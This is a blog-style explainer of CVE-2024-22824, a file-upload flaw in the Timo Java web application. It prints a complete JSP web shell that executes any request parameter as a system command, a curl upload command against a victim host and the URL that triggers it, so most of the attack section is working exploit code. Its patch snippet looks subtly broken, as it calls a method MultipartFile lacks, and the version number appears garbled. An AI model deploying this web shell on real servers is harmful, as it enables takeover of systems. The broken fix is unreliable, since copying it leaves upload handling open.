
CVE-2024-22824 highlights a dangerous security flaw in Timo v.2..3, a popular Java-based web application. This vulnerability lets a remote attacker execute any code they want on the server—all by sneaking in a dangerous file during upload. In this post, I’ll break down how this happens, show a simple proof-of-concept exploit, and link to key resources for learning more.
What is Timo and Why Is CVE-2024-22824 Serious?
Timo is an open-source web platform, widely used for project management and team collaboration. File uploads are a major feature. But in version 2..3, the way file types are checked in the UploadController.java file is flawed.
Instead of properly validating and restricting certain file types, attackers can upload files that contain malicious code—like .jsp web shells—which the server may then execute. That means a hacker can take over your whole system just by uploading a crafted file.
Severity: HIGH
Attack Vector: Remote (no authentication needed in some cases!)
Impact: Arbitrary code execution
Let’s look at the relevant Java code from Timo’s UploadController.java
// Pseudo-code from UploadController.java
public ResponseEntity<?> uploadFile(MultipartFile file) {
    String filename = file.getOriginalFilename();
    if (filename.endsWith(".jpg") || filename.endsWith(".png") || filename.endsWith(".gif")) {
        // Allowed image types only
        file.transferTo(new File(UPLOAD_DIR + "/" + filename));
        return ResponseEntity.ok("File uploaded!");
    } else {
        return ResponseEntity.status(HttpStatus.FORBIDDEN).body("Filetype not allowed!");
    }
}
At first glance, it checks for .jpg, .png, or .gif at the end of the filename. But here’s the catch:
1. Only filename is checked, not the actual file content. So a file named malicious.jpg containing JSP code will be accepted.
2. No sanitization or validation against double extensions. For example: shell.jsp.jpg or even shell.jpg (with server misconfiguration).
3. Files are saved into a web-accessible folder. If the server interprets Java code in uploaded files, it’s game over.
Let’s say an attacker creates a file called shell.jsp.jpg with the following content
<%@ page import="java.io.*" %>
<%
    if(request.getParameter("cmd") != null){
        String cmd = request.getParameter("cmd");
        Process p = Runtime.getRuntime().exec(cmd);
        OutputStream out = response.getOutputStream();
        InputStream in = p.getInputStream();
        int a = -1;
        while((a=in.read())!=-1){ out.write(a); }
        in.close();
        out.close();
    }
%>
The attacker sends a POST request
curl -F "file=@shell.jsp.jpg" https://victim.com/upload
Step 3: Run Arbitrary Commands
If Timo stores uploaded files in a web-accessible directory like /uploads/, the attacker now visits:
https://victim.com/uploads/shell.jsp.jpg?cmd=whoami
If the server processes .jsp files—even with double extensions—the attacker’s command runs on the server!
How To Fix (Patch Guidance)
Developers:
- Check the *actual* file type (MIME/type and content), not just the file name.
Example Java Patch Snippet
String mimeType = Files.probeContentType(file.toPath());
if (mimeType.startsWith("image/")) {
    String safeName = UUID.randomUUID().toString() + ".jpg";
    file.transferTo(new File(SAFE_UPLOAD_DIR + "/" + safeName));
    return ResponseEntity.ok("File uploaded!");
} else {
    return ResponseEntity.status(HttpStatus.FORBIDDEN).body("Only images allowed!");
}
Learn More & References
- CVE Official Entry
- Timo Project on GitHub
- OWASP File Upload Cheat Sheet
- Explaining File Upload Vulnerabilities (PortSwigger)
Conclusion
CVE-2024-22824 is a textbook example of why real-world file validation matters. Bad guys look for simple mistakes like this—just relying on file extensions is never enough. If you use Timo or similar software, patch *immediately* and review your file upload handling to save yourself from disaster.
Timeline
Published on: 02/20/2024 15:15:10 UTC
Last modified on: 08/29/2024 20:36:04 UTC